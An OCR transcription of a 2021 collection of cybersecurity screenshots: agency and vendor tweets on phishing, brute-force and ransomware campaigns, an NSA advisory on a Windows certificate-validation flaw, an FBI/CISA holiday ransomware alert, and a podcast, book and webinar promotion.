
99 Retweets 3 Quote Tweets 165 Likes


Microsoft Security Intelligence @MsftSe... · 9h
Replying to @MsftSecIntel
The original sender addresses contain variations of the word "referral" and use various top-level domains, including the domain com[.]com, popularly used by phishing campaigns for spoofing and typo-squatting.

2 4 11

Microsoft Security Intelligence @MsftSe... · 9h
The emails use a SharePoint lure in the display name as well as in the message, which poses as a "file share" request for supposed "Staff Reports", "Bonuses", "Pricebooks", and other content, with a link that navigates to the phishing page.


NSA Cyber
@NSACyber
Our recent #cybersecurity advisory with @CISAgov @FBI & @NCSC publicly exposes a global brute force campaign. Exploitation is likely ongoing. Review our advisory for #IOCs and #mitigation techniques: nsa.gov/news-features/…
PROTECT YOUR NETWORKS FROM GLOBAL BRUTE FORCE CAMPAIGN IMPACTING ENTERPRISE AND CLOUD ENVIRONMENTS
Example of several TTPs used together as part of this type of brute force campaign, which is very likely ongoing from at least mid-2019.
1 Brute force with Kubernetes® cluster; identify valid credentials
2 Use valid creds for initial access; combine with CVEs for remote code execution and privilege escalation
3 Lateral movement and additional cred access on victim network
4 Use cloud service accounts with delegation permissions for persistent access and mailbox exfil
or
Use valid creds, web shell for persistent access to and exfil from on-premises network
name@domain.com
password123
Login
National Cyber Security Centre
For more information, review the joint advisory on NSA.gov/cybersecurity-guidance.
8:53 PM · 01 Jul 21 · Twitter Web App
131 Retweets 21 Quote Tweets 188 Likes


Podcast | Nicole Perlroth on Cyberweapons
Inbox
F
Forcepoint Yesterday
to me
Always show pictures from this sender
To view this email as a web page, click here
Forcepoint
Hi Danish,
Nicole Perlroth, New York Times journalist and best-selling author joins as a guest speaker on our To The Point Cybersecurity Podcast. Click to hear the discussion of her decade-long journey into covering cybersecurity, the terrifying discoveries made navigating the underbelly of the secretive cyberweapons market, and why we need to make cyber understanding and awareness accessible to all audiences..
Listen Now
© 2021 Forcepoint. Forcepoint and the FORCEPOINT logo are trademarks of Forcepoint. All other trademarks used in this document are the property of their respective owners.


Nicole Perlroth
This Is How They Tell Me the World Ends: The Cyberweapons Arms Race
(1,066)
NEW YORK TIMES BESTSELLER
THIS IS HOW THEY TELL ME THE WORLD ENDS
The Cyber-Weapons Arms Race
Nicole Perlroth
"Part John le Carré and more parts Michael Crichton . . . spellbinding." —THE NEW YORKER
Kindle $9.03
Audiobook $0.00 with membership trial
Hardcover $18.49
Paperback $18.00

Microsoft Security Intelligence @MsftSe... · 9h
Replying to @MsftSecIntel
The original sender addresses contain variations of the word "referral" and use various top-level domains, including the domain com[.]com, popularly used by phishing campaigns for spoofing and typo-squatting.
2 · 4 · 11

Microsoft Security Intelligence @MsftSe... · 9h
The emails use a SharePoint lure in the display name as well as in the message, which poses as a "file share" request for supposed "Staff Reports", "Bonuses", "Pricebooks", and other content, with a link that navigates to the phishing page.



1 · 4 · 9

Microsoft Security Intelligence @MsftSe... · 9h
The emails contain two URLs that have malformed HTTP headers. The primary phishing URL is a Google storage resource that points to an AppSpot domain that requires the user to sign in before finally serving another Google User Content domain with an Office 365 phishing page.
1 · 3 · 8

Microsoft Security Intelligence @MsftSe... · 9h
The second URL is located within the notification settings and leads to a compromised SharePoint site that the attackers use to add legitimacy to the attack.

Thread

Microsoft Security Intelligence @MsftSe... · 9h
The second URL is located within the notification settings and leads to a compromised SharePoint site that the attackers use to add legitimacy to the attack. Both URLs require sign-in to continue to the final page, bypassing many sandboxes.
1 · 2 · 7

Microsoft Security Intelligence @MsftSe... · 9h
These plus a load of other detection evasion techniques make this campaign even sneakier than usual, but Microsoft Defender for Office 365 detects and blocks these emails.
1 · 3 · 11

Microsoft Security Intelligence @MsftSe... · 9h
This campaign is active with various lure themes. Given the spoofing techniques we described here, defenders who'd like to make sure none of these emails slipped past any gateways can use the following advanced hunting query:

microsoft/**Microsoft-365-Defender-Hunting-...**
Sample queries for Advanced hunting in Microsoft 365 Defender
68 Contributors · 10 Issues · 1k Stars · 306 Forks

github.com
Microsoft-365-Defender-Hunting-Queries/referral-phish-emails.md at master · microsoft/Mi...
9 · 48

The Cyber Security Hub™
496,204 followers
28m •

NSA is urging Windows users to immediately patch a vulnerability that could allow attackers to defeat trusted network connections. Read about the vulnerability and get information on how to handle it at: https://lnkd.in/eCdPvZn

NATIONAL SECURITY AGENCY
UNITED STATES OF AMERICA

National Security Agency | Cybersecurity Advisory

Patch Critical Cryptographic Vulnerability in Microsoft Windows Clients and Servers

Summary

NSA has discovered a critical vulnerability (CVE-2020-0601) affecting Microsoft Windows®[1] cryptographic functionality. The certificate validation vulnerability allows an attacker to undermine how Windows verifies cryptographic trust and can enable remote code execution. The vulnerability affects Windows 10 and Windows Server 2016/2019 as well as applications that rely on Windows for trust functionality. Exploitation of the vulnerability allows attackers to defeat trusted network connections and deliver executable code while appearing as legitimately trusted entities. Examples where validation of trust may be impacted include:

- HTTPS connections
- Signed files and emails
- Signed executable code launched as user-mode processes

The vulnerability places Windows endpoints at risk to a broad range of exploitation vectors. NSA assesses the vulnerability to be severe and that sophisticated cyber actors will understand the underlying flaw very quickly and, if exploited, would render the previously mentioned platforms as fundamentally vulnerable. The consequences of not patching the vulnerability are severe and widespread. Remote exploitation tools will likely be made quickly and widely available. Rapid adoption of the patch is the only known mitigation at this time and should be the primary focus for all network owners.

Mitigation Actions

NSA recommends installing all January 2020 Patch Tuesday patches as soon as possible to effectively mitigate the vulnerability on all Windows 10 and Windows Server 2016/2019 systems. In the event that enterprise-wide, automated patching is not possible, NSA recommends system owners prioritize patching endpoints that provide essential or broadly replied-upon services. Examples include:

- Windows-based web appliances, web servers, or proxies that perform TLS validation.
- Endpoints that host critical infrastructure (e.g. domain controllers, DNS servers, update servers, VPN servers, IPSec negotiation).

Prioritization should also be given to endpoints that have a high risk of exploitation. Examples include:

- Endpoints directly exposed to the internet.
- Endpoints regularly used by privileged users.

Administrators should be prepared to conduct remediation activities since unpatched endpoints may be compromised. Applying patches to all affected endpoints is recommended, when possible, over prioritizing specific classes of endpoints. Other actions can be taken to protect endpoints in addition to installing patches. Network devices and endpoint logging features may prevent or detect some methods of exploitation, but installing all patches is the most effective mitigation.

Network Prevention and Detection

Some enterprises route traffic through existing proxy devices that perform TLS inspection, but do not use Windows for certificate validation. The devices can help isolate vulnerable endpoints behind the proxies while the endpoints are being

[1] Microsoft Windows is a registered trademark of Microsoft Corporation.

U.S. Cyber Command liked


Army Cyber Command
@ARCYBER

Geotagging, location-based networking can not only tell bad guys where you are (and aren't!), but may reveal your interests, habits, typical movements. Get tips for safe location settings for your devices and favorite sites at go.usa.gov/xFNKa #cybersecurity #BeCyberSmart

10:30 PM · Aug 11, 2021 · Sprinklr

Microsoft Security Intelligence @MsftSecIntel

Consent phishing attacks, which aim to trick users into granting malicious cloud apps access to sensitive data, are steadily increasing. Microsoft provides comprehensive protection against these attacks by coordinating defense across multiple solutions.



Microsoft delivers comprehensive solution to battle rise in consent phishing emails | Microsoft...
microsoft.com

12:36 AM · Aug 14, 2021 · Twitter Web App

Cybersecurity and Infrastructure Security Agency Retweeted

ICS-CERT @ICSCERT

⚠️ Bad actors are continuing to target critical infrastructure sectors with ransomware, including #ICS. Make sure you are prepared! Download @CISAgov's Ransomware Readiness Assessment Tool: go.usa.gov/x67cu. #CriticalInfrastructure #Cybersecurity #Ransomware #OT

4:33 PM · Aug 13, 2021 · Sprout Social

Tweet from Cyber

Catalin Cimpanu
@campuscodi

NEW: In one of the year's best research projects, academics have found a way to abuse firewalls and other middleboxes for gigantic DDoS attacks


therecord.media/firewalls-and-...

9:34 PM · Aug 13, 2021 · Twitter Web App

54 Retweets **5** Quote Tweets **91** Likes

Open Source Intelligence (OSINT): Using Censys to View the Internet's Attack Surface in Real-Time
#osint #censys #cybersecurity #cyberwarrior #attacksurface #infosec

bit.ly/3eRj8hO



780th Military Intelligence Brigade (Cyber)
@780thC

Operation Secondary Infektion is a longstanding information operation of likely Russian state-sponsored origin. recordedfuture.com/secondary-infe... via @RecordedFuture

Operation Secondary Infektion Continues Targeting Democratic Institutions and Regi...
recordedfuture.com

4:15 PM · 18 Aug 21 · Twitter Web App

19 Retweets **33** Likes

780th Military Intelligence Brigade (Cy... · 21h
Operation Secondary Infektion Continues Targeting Democratic Institutions and Regional Geopolitics: go.recordedfuture.com/hubfs/reports/...

1 3 9

Florian Roth
@cyb3rops

Many people are not aware of so-called silent rules and the telemetry features of their Antivirus

ITSec professionals working on Windows with Defender (+cloud-delivered protection) OR any other AntiVirus solutions should consider that silent rule matching could cause a local ..

8:51 PM · 18 Aug 21 · Twitter Web App

43 Retweets **2** Quote Tweets **145** Likes

Florian Roth @cyb3rops · 21h
..confidential file being transmitted to the vendor silently without any user notification

That file could be a new malware that you're working on, an incident report, YARA rule or log export that contains strings on which such a rule triggers

Be aware of these implications ☝

8 8 71

HunterMaor @bit_dam · 21h
Replying to @cyb3rops
There's is nothing they can do about it though.. Only remove the AV in that case


CybersecInsider
@Cybersecinsider

#Webinar | How Self-Learning AI Neutralizes Security Incidents in Seconds ow.ly/uQZK50FTXHO on Wed, Aug 25, 2021 at 2:00 PM EDT, #Cybersecurity #Technology

9:40 AM · 21 Aug 21 · Hootsuite Inc.

CyberTzar
@cybertzar

Web infrastructure and website security company Cloudflare on Thursday disclosed that it mitigated the largest ever volumetric distributed denial of service (DDoS) attack recorded to date.
#cybersecurity



thehackernews.com
Cloudflare mitigated one of the largest DDoS attack involving 17.2 million rps

9:26 PM · 21 Aug 21 · Hootsuite Inc.

← Tweet

SecurityNews liked

US-CERT
@USCERT_gov

🌀 🌨 As storms come your way, stay on alert for hurricane-related scams. See go.usa.gov/xFsUA for how to spot fraud and other preventive measures. #Cyber #Cybersecurity #InfoSec

2:31 AM · 22 Aug 21 · Sprout Social

26 Retweets **2** Quote Tweets **47** Likes

Jacqui Heinrich @JacquiHeinrich

🚨BREAKING, thread:

The State Department has been hit by a cyber attack, and notifications of a possible serious breach were made by the Department of Defense Cyber Command.

1:37 AM · 22 Aug 21 · Twitter for iPhone

10.3K Retweets **2,383** Quote Tweets **22.7K** Likes

Jacqui Heinrich @JacquiHeinrich · 11h
Replying to @JacquiHeinrich

It is unclear when the breach was discovered, but it is believed to have happened a couple weeks ago.

A source familiar tells Fox the State Department's ongoing mission to evacuate Americans and allied refugees in Afghanistan "have not been affected".

109 719 2,737

Jacqui Heinrich @JacquiHeinrich · 11h

The extent of the breach, investigation into the suspected entity behind it, efforts taken to mitigate it, and any ongoing risk to operations remains unclear.

A DoS spox tells me:

26 450 2,059

Jacqui Heinrich @JacquiHeinrich · 11h

"The Department takes seriously its responsibility to safeguard its information and continuously takes

Jacqui Heinrich @JacquiHeinrich · 11h


"The Department takes seriously its responsibility to safeguard its information and continuously takes steps to ensure information is protected. For security reasons, we are not in a position to discuss the nature or scope of any alleged cybersecurity incidents at this time."

58 440 1,802

Jacqui Heinrich @JacquiHeinrich · 10h

Notably, a Senate Homeland Security committee report this month rated State Department's overall information security a 'D', the lowest possible rating in the model, calling it ineffective in 4 of 5 function areas

hsgac.senate.gov/imo/media/doc/...



53 791 1,915

Jacqui Heinrich @JacquiHeinrich · 10h

The scope of this attack can be inferred, to an extent, by congressional notification requirements.
Under federal law each agency determines whether the cyberattack or info security incident meets "major incident" criteria – if so, they are required to tell Congress within 7 days

48 262 1,064

Cyber Security Feed Retweeted

Salt Communications @saltcontrol

UK Suffers £5.7million in Cyber Crime Financial Losses so far in 2021

buff.ly/3C8Z6bL

#CyberAttack #CyberSecurity #Cybercrime #IoT #Mobiledevice #mobilesecurity #Enterprise #Technology #DDos #Infosec #UK

3:00 AM · 24 Aug 21 · Buffer

4 Retweets **1** Like

Homeland Security @DHSgov

Looking to protect your organization from #ransomware attacks? @CISAgov free Cyber Hygiene Services are available and, include:
✅Vulnerability Scanning
✅Web Application Scanning
✅Phishing Campaign Assessment
✅Remote Penetration Test

For more visit⬇️
StopRansomware.gov

9:28 PM · 23 Aug 21 · Twitter Web App

vx-underground @vxunderground

RAMP (Ransomware Anonymous Marketplace), formerly known as Babuk, are plotting to breach the @USChamber


This is the same group who successfully ransomed the DC Police in May, 2021

* Screenshot from their private forum
* Thanks to @pancak3lullz for sharing this with us

Tweet your reply

Virus Bulletin @virusbtn

At Vice Motherboard, @josephfcox writes about how ISPs are selling access to netflow data to private businesses. This can be used to trace traffic through VPNs. vice.com/en/article/jg8...



10:01 PM · 25 Aug 21 · VB Web API

11 Retweets 1 Quote Tweet 22 Likes

How Self-Learning AI Neutralizes Security Incidents in Seconds

Wed, Aug 25, 2021

11:30 PM - 12:30 AM GMT+05:30 ⚠

Hosted by Holger Schulze

In today's cyber-threat landscape, characterized by dynamic workforces and near-universal reliance on cloud collaboration platforms, cybersecurity must go beyond traditional approaches to be truly adaptable.

Join cybersecurity experts Brianna Leddy, Darktrace Director of Analysis, and Holger Schulze, CEO and Founder of Cybersecurity Insiders, to discuss the findings from the joint Darktrace – Cybersecurity Insiders survey about remote working risks. Trends reveal the threat landscape shifts for the dynamic workforce, including advanced phishing and novel malware threats. Hear how organizations are rethinking their strategy to ensure their systems, critical data, and people are protected, wherever they are. And, find out how today's autonomous, self-learning defenses are capable of identifying and neutralizing security incidents in seconds, not hours - before the damage is done.

Cyware
@CywareCo


According to the 2021 Reliability Risk Priorities Report, there has been a 170% increase in ransomware-related incidents and a 111% increase in suspicious incidents against critical infrastructure >> bit.ly/3sOgIL3

#cybersecurity #threatintelligence #ransomware

11:40 PM · 25 Aug 21 · HubSpot

780th Military Intelligence Brigade (Cyber) @780thC

From Russia With... LockBit | "This interview is much more than just another ransomware promo - soaked in politics, it hints at the implied relationships between ransomware operators and the Russian political system."



advanced-intel.com
From Russia With... LockBit Ransomware: Inside Look & Preventive Solutions

9:29 PM · 27 Aug 21 · Twitter Web App

12 Retweets **1** Quote Tweet **16** Likes

780th Military Intelligence Brigade (Cy... · 1h
Similar to other Russian-based threat actors, they avoid targeting any victims in former Soviet states. According to the LockBit group, LockBit2.0 is "the fastest encryption software all over the world..." cybereason.com/blog/cybereaso... via @cybereason

Rob Joyce @NSA_CSDirector

Curious about post-quantum cybersecurity? We recently updated NSA's FAQ on the subject.

media.defense.gov/2021/Aug/04/20...

6:37 AM · 30 Aug 21 · Twitter for iPhone

140 Retweets **17** Quote Tweets **356** Likes

Jen Easterly @CISAJen · 1d
Let's put an end to these Bad Practices: cisa.gov/BadPractices

1. Use of unsupported or end-of-life software poses a risk to our national security, economy, and public health & safety.

5 64 146

Jen Easterly @CISAJen · 1d
2. Use of known/fixed/default passwords and credentials.

1 4 39

Jen Easterly @CISAJen


3. Use of single-factor authentication for remote or administrative access to systems.

11:29 PM · 30 Aug 21 · Twitter Web App

3 Retweets **2** Quote Tweets **40** Likes

Shannon Vavra ✓
@shanvav

New: The FBI & DHS' cyber agency CISA just issued an alert on ransomware that's basically like “plz let us go to the beach this Labor Day Weekend" given how REvil ransomware ruined July 4, urging orgs to step up before the holiday so they can better protect against ransomware:



Ransomware Awareness for Holidays and Weekends

SUMMARY

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) have observed an increase in highly impactful ransomware attacks occurring on holidays and weekends—when offices are normally closed—in the United States, as recently as the Fourth of July holiday in 2021. The FBI and CISA do not currently have any specific threat reporting indicating a cyberattack will occur over the upcoming Labor Day holiday. However, the FBI and CISA are sharing the below information to provide awareness to be especially diligent in your network defense practices in the run up to holidays and weekends, based on recent actor tactics, techniques, and procedures (TTPs) and cyberattacks over holidays and weekends during the past few months. The FBI and CISA encourage all entities to examine their current cybersecurity posture and implement the recommended best practices and mitigations to manage the risk posed by all cyber threats, including ransomware.

Immediate Actions You Can Take Now to Protect Against Ransomware

- Make an offline backup of your data.
- Do not click on suspicious links.
- If you use RDP, secure and monitor it.
- Update your OS and software.
- Use strong passwords.
- Use multi-factor authentication.

THREAT OVERVIEW

Recent Holiday Targeting

Cyber actors have conducted increasingly impactful attacks against U.S. entities on or around holiday weekends over the last several months. The FBI and CISA do not currently have specific information regarding cyber threats coinciding with upcoming holidays and weekends. Cyber criminals, however, may view holidays and weekends—especially holiday weekends—as attractive timeframes in which to target potential victims, including small and large businesses. In some cases, this tactic provides a head start for malicious actors conducting network exploitation and follow-on propagation of

12:45 AM · 01 Sep 21 · Twitter Web App


⚠️ #ICYMI @FBI issues alert on #Hive #ransomware group, said to have impacted 28 organizations worldwide bit.ly/3jqzeRo via @SCMagazine #news #infosec #cybersecurity #DFIR

scmagazine.com
FBI issues alert on Hive ransomware group, said to have impacted 28 organizations worldwide

7:01 AM · 31 Aug 21 · Twitter Web App


Joseph Cox
@josephfcox
New: FTC just ordered a stalkerware company and its CEO to stop its surveillance business operations. Company is SpyFone, marketed to people who want to monitor their families. These tools are used in abusive relationships. SpyFone told to notify victims
vice.com
